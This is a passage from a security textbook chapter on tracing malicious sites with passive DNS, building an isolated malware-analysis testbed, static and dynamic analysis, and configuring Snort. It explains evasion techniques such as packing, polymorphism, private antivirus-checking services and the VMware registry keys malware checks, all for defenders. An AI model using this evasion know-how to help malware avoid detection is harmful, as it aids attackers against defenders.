Notice that the bottom-left corner of the figure indicates that the IP address has been reported under "Hackers, Spyware, Botnets, etc." Now that you have identified the site and discovered that it is associated with malware, DNS can also help. DNS is an excellent indicator of potential compromise. Most malware uses DNS to connect back to its operator's command-and-control infrastructure. This is especially true of botnets. I have discussed DNS lookups with tools such as (`www.domaintoos.com`); a different approach is passive DNS. Passive DNS is a technique in which authoritative DNS responses are recorded and forwarded to a collection point for analysis. This technique was developed by Florian Weimer in 2004. The idea is to have a sensor located anywhere, in a transparent fashion, where it can see DNS responses. Weimer describes this technique as "a technology which

constructs zone replicas without cooperation from zone administrators, based on captured name server responses."



Network information

IP address	195.16.42.37
Reverse DNS (PTR record)	far.ru.freehosting.centre.ru
DNS server (NS record)	ns2.gldn.net (194.67.2.109) ns1.gldn.net (194.67.2.108) ns3.gldn.net (194.67.7.1)
ASN number	3216
ASN name (ISP)	OJSC "Vimpelcom"
IP-range/subnet	195.16.32.0/19 195.16.32.0 - 195.16.63.255
Network tools	Ping 195.16.42.37 Tracert 195.16.42.37

Hosting information

Summary of domains, mail servers and name servers currently hosted on this IP address.

Number of domains hosted	1
Number of mail servers hosted	0
Number of name servers hosted	0

Hosting history

Summary of domains, mail servers and name servers hosted in the past on this IP address.

Number of domains hosted	0
Number of mail servers hosted	0
Number of name servers hosted	0

SPAM database lookup

db.wpbl.info	not listed ✔
dnsbl-1.uceprotect.net	not listed ✔
psbl.surriel.com	not listed ✔
recent.dnsbl.sorbs.net	not listed ✔
smtp.dnsbl.sorbs.net	not listed ✔
Number of SPAM hosts on 195.16.32.0/19	4
SPAM tools	DNSBL 195.16.42.37

Open TCP/UDP ports

Status well known TCP and UDP ports. Note: we do not perform any port scan but use data of the ZMap project.

Description	Protocol/Port	Status
HTTP	tcp80	Open ✖
HTTPS	tcp443	Closed ✔
DNS	udp53	Closed ✔
Network Time Protocol (NTP)	udp123	Closed ✔
NetBIOS Name Service	udp137	Closed ✔
Session Initiation Protocol (SIP)	udp5060	Closed ✔

Blocklist lookup

Adult hosting	listed ✖
Dshield droplist	not listed ✔
Hackers, Spyware, Botnets etc.	listed ✖
Open proxy	not listed ✔
Spamhaus droplist	not listed ✔

Figure 10-8: Tcpiputils.com allows you to see whether a domain is known to generate malware.

BFK (`www.bfk.de`) has one of the best passive DNS databases that is based on publically collected DNS data. This database adds further search capabilities on top of traditional DNS lookup tools. An example search is shown in Figure 10-9.

Notice how the IP address associated with `http://supercar.far.ru` has other associated domains. These may also be malicious, or it may simply be a site that hosts multiple domains. Additional work would be needed to make a determination.

NOTE **Today, more than ever, a large amount of spam is malicious. Blocking emails that have specific types of attachments is not enough. Increasingly, spam is not being sent with malicious links. These attempt to trick the user into clicking on the malicious link. If you need to backtrack malicious spam, one good tool is SpamCop (`www.spamcop.net/bl.shtml`). It can be used to look for websites and to search the IP address to obtain additional information.**



Figure 10-9: BFK offers a passive DNS database.

Building a Testbed

Before you start to analyze malware, you need to build a testbed to analyze it on. A simple analysis testbed can be built from the components you have already collected in Chapter 1. Such a testbed can be used to examine today's security incidents and to isolate and examine suspected malware.

Virtual and Physical Targets

First you will need some operating systems to execute the malware on. These two types are needed to deal with all types of malware you might encounter:

- **Virtual targets**—Virtual systems are an essential part of a malware analyst's test environment.
- **Physical targets**—Physical systems are necessary as you cannot run all malware in a virtual environment.

Were you thinking that no one in their right mind would want to infect a physical system? While it would be nice to say that you can run all malware in a virtual environment, it is not always the case. An increasing amount

of malware is written to be VM-aware. VW-aware malware can identify that the malware is running in a virtual environment and halt, or simply not execute.

If you need physical targets that can be infected with malware, you need to consider making a snapshot or backup so the system can be easily restored. Here are some good tools for this purpose:

- **Fog**—A free computer cloning and management project (`http://fogproject.org`)
- **Truman**—A sandnet system for automated malware analysis in a live environment (`www.secureworks.com/cyber-threat-intelligence/tools/truman`)
- **Deep Freeze**—An environment that allows you to simply restore a system (`www.faronics.com/products/deep-freeze/enterprise`)

Operating Systems

Most malware is designed to run on specific operating systems. You will need a variety of operating systems to test and analyze malware. At a minimum, you will need copies of Windows operating systems such as Windows 7, Windows 8, and Windows 10, as well as Windows Server products. You might also consider a Linux and Mac OS X system. One approach may be to have one laptop with multiple VMs and another to act as a controller. The controller can be used for remote analysis and to provide services such as IP or DNS. An example is shown in Figure 10-10.

NOTE **Operating system diversity is important. If possible, you should perform static analysis in an operating system that is different than the one the malware is targeting.**

Network Isolation

You also need to isolate the environment. The last thing you want to do is run malware on a machine that is connected to a production environment. You need to minimize the risk that a malicious program will escape. Containment techniques should include the following:

- Verify that the host and virtual machine are fully patched.
- Disable shared folders. For the network security lab you built information was shared between the host and target. However, for malware analysis, you configure them to be read-only.
- Do not have or use the testbed for any personal activities. Malware may use this information or share it with the hacker.

- Configure the firewall. In some situations you may simply want to block incoming traffic, while in others you may want to disable the network completely. An example is shown in Figure 10-11.




Figure 10-10: You can configure your virtual machines with one computer to act as the controller.

Testbed Tools

Your testbed is of little use without tools. Malware analysis tools allow you to fully utilize your physical and virtual machines. Start with setting up a fake network connection. There are several good tools that you can use:

- **INetSim**—Used to simulate common Internet services in a lab environment (`www.inetsim.org`)
- **FakeNet**—A Windows network simulation tool (`http://sourceforge.net/projects/fakenet`)
- **ApateDNS**—A phony DNS server (`www.mandiant.com/resources/download/research-tool-mandiant-apatedns`)




Figure 10-11: Be sure to isolate your network from outside sources.

There are also many free tools that will help you to learn more about Windows malware. I will start with my favorite:

- Wireshark
- Burp Suite
- CurrPorts
- IDA Pro
- OllyDump
- Regshot
- Process Explorer
- Process Hacker
- Process Monitor
- TCPView

With some basic tools in place, you can now learn about malware analysis techniques.

Malware Analysis Techniques

There are basically two ways to examine malware: static and dynamic. Each approach has distinct advantages and disadvantages.

Static Analysis

Static analysis of malware involves the disassembly or decompiling of code. You are studying the malware without actually executing it. The advantage of static analysis is that there is little chance of the malware executing and escaping the system you are analyzing it on. A good first test for suspected malware is antivirus scanning. The good news is that there are many free antivirus products and plenty of online antivirus scanning sites that you can use to test suspected malware. These can be accessed from any Internet-connected PC, without needing to install software or do any configuration. Some example online antivirus-scanning sites are shown in Table 10-3.


Table 10-3: Online Malware Analysis Sites

NAME	URL	SERVICE
Jotti	`http://virusscan.jotti.org/en`	Checks more than 20 sites
VirusTotal	`https://www.virustotal.com`	Checks multiple sites
ESET	`www.eset.com/us/online-scanner`	Uses one service
Metascan	`https://www.metascan-online.com`	Checks 43 sites
VirSCAN	`www.virscan.org`	Checks 38 sites

The bad news is that antivirus programs are not as effective as they once were. Much of the antivirus industry still uses static matching signatures. This worked well in the old days when malware hit the Internet like a tsunami. Think of malware such as the Melissa virus. Its signature was easy to develop and could effectively block this threat. Antivirus software is no longer effective at stopping today's increasingly sophisticated malware. Antivirus signatures can be easily overcome by using polymorphism and metamorphism. Sality is one such type of malware. Even though it has been around since 2003, it continues to be seen in the wild. Sality utilizes polymorphic and entry-point obscuring (EPO) techniques to infect Windows systems.

The other factor that has weakened antivirus is that attackers also use the same antivirus tools to test whether their malware will be flagged. An example of this is shown in Figure 10-12. Scan4you is an example of a paid, private antivirus-scanning service. Unlike the legitimate services shown in Table 10-3,

private services do not report their findings to antivirus companies. As such, these sites offer malware developers an anonymous check of many different antivirus tools.


8 Things You Should Know About th
Management Breach

Posted: 06/26/2015 3:05 pm EDT | Updated: 06/26/2015 3:59 pm EDT

6 39 0 0

Share Tweet LinkedIn Comment

Is it the biggest breach in U.S. history?

For almost a month, the Office of Personnel Management (OPM) has been engaged in damage control after publicly disclosing that it was the victim of a massive data breach of government employee data. When first announced in early June, it was believed that the illegally accessed data was limited to basic employee information like Social Security numbers, birthdates, etc. -- now it appears to have included the far more sensitive SF-86 forms as well.

While many Americans may be wondering what the big deal is (after all more people were affected by the Target, Home Depot and JP Morgan breaches), the reality is that this is one of, if not *the*, most significant breaches of classified government employee information ever uncovered.

Here are eight things everyone should know:

Why is this government security breach so important?

Figure 10-12: Private malware analysis companies do not share their knowledge about malware with antivirus companies.

Hashing is another easy way to uniquely identify malware. Sometimes you can get lucky, and the attacker will use well-known, readily available malware. In those situations, you want to create a hash of the suspected malware and see whether you can find a match. You can use `md5sum.exe` from the command line to create hashes, or WinMD5 if you want to use a GUI program. An example of WinMD5 is shown in Figure 10-13.

Sometimes you can get lucky, and the attacker will use well-known, readily available malware that will match a known hash. If the attacker used PsTools, socat, Netcat, or even Poison Ivy, you can search some of the many hash databases for known malware. Hash databases are good for detecting known malware

programs that have simply had their name changed. Some of the sites you can use to check a hash include the following:

- **ViCheck**—`https://vicheck.ca/md5query.php`
- **National Software Reference Library**—`www.hashsets.com/nsrl/search`
- **OWASP File Hash Repository**—`https://www.owasp.org/index.php/OWASP_File_Hash_Repository`




Figure 10-13: WinMD5 offers a GUI program for finding malware.

While hashing is a good first step, malware is much more dynamic than it used to be. Hashing can be easily defeated. That is where fuzzy hashing comes into play. Fuzzy hashing is a technique that can be used to compare two different items and determine a fundamental level of similarity between them. A good program that you can use for fuzzy hashing is ssdeep (`http://ssdeep.sourceforge.net`), a freeware, open-source program used to generate fuzzy hashes and to compare fuzzy hashes to one another.

NOTE **Fuzzy hashing is a fascinating topic. If you want to learn more, you can find a complete explanation at** `http://dfrws.org/2006/proceedings/12-Kornblum.pdf`.

The next area to examine when performing static analysis is strings. Think of strings as simply a sequence of printable characters. Strings may include a series of dates, URLs, or other data. They can be extracted with a wide variety of tools. Searching strings is a simple way to understand the functionality of a program. Mark Russinovich's Strings program (`https://technet.microsoft.com/en-us/sysinternals/bb897439.aspx`) allows you to look for strings of three characters or more. For example, if the program accesses a URL, then you

may see the address stored as a string in the malware. When running strings, here are some items to watch for:

- **URLs**—www.example.com
- **Email addresses**—mail@mail.com
- **Paths**—c:/temp
- **Phone numbers**—(212) 555-1234
- **Error messages**—Send mail failed to send message

While searching for strings can be useful, keep in mind that most malware is designed to defeat a string search, and in such cases you will need to attempt some form of reverse-engineering.

Think of reverse-engineering as the decompiling or disassembly of code. The idea is to gain a better understanding of what the malware does, what files it is associated with, how it communicates, and what its capabilities are.

SALITY: AN EXAMPLE OF MODERN MALWARE

For a good example of malware, you do not have to look any further than Sality. Sality originated around 2003 and can still be found in the wild. It is generally used as an entry-point file infector. It contains multiple distinct components, each of which is designed to ensure that the malware keeps running. The first component is the payload. The second component is designed to disable and lower the level of security of the system to help prevent it from being removed. This feature can even monitor inbound traffic and drop any packets with patches or security updates. The third component is the infector. It is responsible for infecting the local system as well as any systems that may be connected via a share. The fourth component is the downloader. Sality has the capability of downloading and executing other malware such as keyloggers and Trojans. All such communications are encrypted. The fifth and final component offers bot functionality, as Sality turns the infected host into a P2P bot.

One of the most common tools used for reverse-engineering is IDA Pro. With IDA Pro, you can reverse-engineer just about any type of executable or application. IDA Pro is not just a disassembler, it is also a debugger. IDA Pro disassembles an entire program and allows the malware analyst to step through the binary file to determine the actual instructions being executed, and the sequence of execution. You can download a free version of IDA Pro, IDA Pro Free, from `www.hex-rays.com/idapro/idadownfreeware.htm`.

Keep in mind that while static analysis is a good place to start, malware developers are not going to make the analysis of their code easy. Many techniques can be used to make disassembly challenging:

- Encryption of malware
- Encoding of malware

- Malware designed with anti-debugging built in
- Anti-virtual machine malware, designed not to run in a virtual machine
- Obfuscation of malware code

One common technique is to obscure the code. This can include methods such as XOR, ROT13, and Base64. The idea is to hide the malware's true function. Packing is another technique used by malware programmers. A packer obscures the entire malware program. Packers are used to prevent anyone from viewing the malware's code until it is placed in memory. Packers are discussed in more detail in Chapter 9. If malware has been packed, PEiD is a great freeware option for identifying signatures for hundreds of different packers. The PEiD project page can be found at `www.aldeid.com/wiki/PEiD`.

NOTE **It is easy to spot Base64-encoded data because there is padding. You see an equal sign (=), as in this example:** `bWFsd2FyZSBhbmFseXNpcw==`.

Dynamic Analysis

Dynamic, or active, analysis of malware involves letting the malware run in a jailed environment or sandbox. Dynamic analysis is typically performed after static analysis. A sandbox is a stand-alone environment that allows you to safely view or execute the program while keeping it contained. Keep in mind that even when malware is run in a sandbox, there is always some possibility that it may escape and infect other systems. Most sandboxes work in a similar fashion. A good example of a sandbox service is ThreatExpert. ThreatExpert is a great tool that executes files in a virtual environment much like VMware and Virtual PC. ThreatExpert tracks changes made to the file system, registry, memory, and network. It even uses API hooks that intercept the malware's interactions in real time. Table 10-4 provides several examples of public sandboxes and their capabilities.

Table 10-4: Sandbox Sites

NAME	URL	SERVICE
Comodo	`http://camas.comodo.com/cgi-bin/submit`	File analysis
EUREKA	`http://eureka.cyber-ta.org`	File analysis and unpacking
ThreatExpert	`www.threatexpert.com/default.aspx`	File analysis
Wepawet	`http://wepawet.cs.ucsb.edu/index.php`	File and URL analysis

While that may sound straightforward, you should not expect malware writers to make active analysis easy. Malware is often written with anti-sandbox safeguards. Even when the sandbox does work, it only reports functionality and may not tell you everything that the malware does.

You should also view processes when performing an active analysis. Two good tools are Process Monitor and Process Explorer. Process Monitor records information about the file systems, process, threads, and registry. Process Explorer can be used for viewing processes. It can be downloaded at `https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx` and is shown in Figure 10-14.




Figure 10-14: Process Explorer allows you to examine processes running on a computer.

Dynamic analysis would not be complete without some type of network monitoring. Wireshark is one of the best tools for this. Although Wireshark is not aware of which process generates traffic, it can identify malware based on the network connections the process is generating. An example of Wireshark with botnet activity performing click fraud is shown in Figure 10-15.

Regardless of which network monitoring and analysis tool you use—for example, Wireshark, TCPDump, NetMiner, or RSA NetWitness—the true power of these programs comes from the fact that if the malware phones home to a web server, you can monitor that network activity. Such communication may also help you to determine the malware's vector of attack, additional malicious payloads, or its command and control.

Debuggers allow inspection of the malware at a granular level and enable you to observe its runtime behavior. Immunity Debugger and OllyDbg are two widely used debugging tools. Both are free, easy to use, and have many features that extend their capabilities. Debuggers can help determine whether

the malware alters registry keys, drops a payload, modifies the kernel, and creates or deletes any files.




Figure 10-15: Wireshark finds this Zeus Botnet performing click fraud.

Although I have discussed some of the tools and techniques used in active analysis, there are disadvantages to this approach. First, it may not always be the best idea to run malware just to see what it does. Also, malware developers are not usually going to allow their malware to run in a virtual environment. How can the malware tell that it is in a virtual environment? It usually looks for attributes that flag the environment as virtual, such as virtual MAC Organizational Unique Identifiers (OUIs), the presence of VMware tools, or other items such as the specific device drivers, as well as registry values that are associated with all virtual machines. Here are a few registry entries that malware may look for. Notice how these items are tagged as VMware:

- **Hard drive driver**—VMware

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\IDE\DiskVMware_Virtual_IDE_
Hard_Drive_____________00000001\20202020202020202020202020202020\
FriendlyName VMware Virtual IDE Hard Drive
```

- **Video driver**—VMware

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Class\
{4D36E968-E325-11CE-BFC1-08002EB10813}\0000\DriverDesc VMware SVGA II Mouse
 driver (VMware):%
```

NOTE **If you are thinking about running VM-aware malware in a virtual environment and want to increase its chances of running, check out Paranoid Fish (Pafish). Pafish performs some anti-debugger, VM, and sandbox tricks, and tests for the virtual machines that are most commonly used by malware to avoid debugging and active analysis. It can be found at** `https://github.com/a0rtega/pafish`.

Summary

From the early days of intrusion detection, when James Anderson did his theoretical work, to later when Dorothy Denning built one of the first working intrusion detection systems, intrusion detection has evolved into many different forms.

Some early systems worked much like Tripwire, in that they detected changes in individual files, but newer systems can even block attacks in real time. When an intrusion is detected, it is important to know what you must do. Can you track back to the attacker? Has the site already been flagged as malicious? How will you analyze the suspected malware?

This chapter examined two techniques for analyzing malware. Static analysis involves reverse-engineering or decompiling the code. Active analysis involves letting the malware run, typically in a sandbox. This provides an analyst with the opportunity to observe the malware and learn its functions and activity. What is important to learn from this chapter (and the book as a whole) is that no single tool can do everything. A lone IDS *cannot* provide true security. However, when combined with firewalls, encryption, system hardening, physical security, policies such as incident response, and malware analysis, an IDS can start to enhance security and play an effective role.

Key Terms

- **Anomaly detection**—A type of intrusion detection that looks at behaviors that are not normal with standard activity. These unusual patterns are identified as suspicious.
- **Intrusion detection**—A key component of security that includes prevention, detection, and response. It is used to detect anomalies or known patterns of attack.
- **Intrusion detection system (IDS)**—A network-monitoring device typically installed at Internet ingress and egress points. An IDS is used to inspect inbound and outbound network activity and identify suspicious patterns that may indicate a network or system attack from someone attempting to break into or compromise a system.

- **Pattern matching**—A method that intrusion detection systems use to identify malicious traffic. It is also called signature matching and works by matching traffic against signatures stored in a database.
- **Protocol decoding**—A method that intrusion detection systems use to identify malicious traffic. Protocol-decoding systems have the ability to decode and examine known types of protocols, such as FTP, Telnet, HTTP, and others.

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

Building a Snort Windows System

This exercise guides you through the process of installing and configuring Snort on a Windows PC. Requirements include a Windows 7, 8, 10, 2008 or 2012 computer and Snort software.

1. Download a copy of `Winpcap.exe` from `www.winpcap.org`. This low-level packet driver is needed to get Snort to work. After you install WinPcap, reboot if prompted.
2. Download the latest version of Snort from `https://www.snort.org/downloads`. At the time of this writing, the version was 2.972. After downloading the installer software, start the Snort installation.
3. Accept the license agreement.
4. Check Support for Flexibility Response, and then click Next.
5. Verify that all components are checked, and then click Next to continue the installation.
6. Accept the defaults for location, and then click Install. The folder `C:\Snort` is used.
7. Click Close to finish the Snort installation. During the actual installation, Snort creates a directory structure under `C:\Snort` that looks like this:

```
C:\snort\bin
C:\snort\contrib
C:\snort\doc
C:\snort\etc
C:\snort\log
C:\snort\rules
```

8. If necessary, click OK to close the Snort Setup dialog box.
9. In the `snort.conf` file, search for the variable statement that begins with `var rule_path`. If necessary, change the statement to refer to the path of your Snort rules folders, which is `var RULE_PATH c:\snort\rules`.
10. Search for the variable statement `var HOME_NET Any`. Change it to the setting for your network (for example, `var HOME_NET 192.168.123.0/24`).
11. Search for the statement, `include classification.config`, and change it to this:

```
include c:\snort\etc\classification.config
```

12. Search for the statement, `include reference.config`, and change it to this:

```
include c:\snort\etc\reference.config
```

13. Save and close the file.
14. Reboot your machine and log back on to Windows. To check that Snort was properly configured, open two command prompts.
15. At one of the command prompts, navigate to the `C:\snort\bin` folder, and enter ***snort -W***. You should see a list of possible adapters on which you can install the sensor. The adapters are numbered 1, 2, 3, and so forth.
16. At the `c:\snort\bin>` prompt, enter ***snort -v -ix***, where *x* is the number of the NIC on which you want to place your Snort sensor.
17. Switch to the second command prompt you opened, and ping another computer, such as the gateway. When the ping is complete, switch back to the first command-prompt window running Snort, and press Ctrl+C to stop Snort. A sample capture is shown here:

```
11/01-23:09:51.398772 192.168.123.10 -> 192.168.123.254
ICMP TTL:64 TOS:0x0 ID:38
ID:1039   Seq:0  ECHO
9E 85 00 3B 84 15 06 00 08 09 0A 0B 0C 0D 0E 0F  ...:............
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567
```

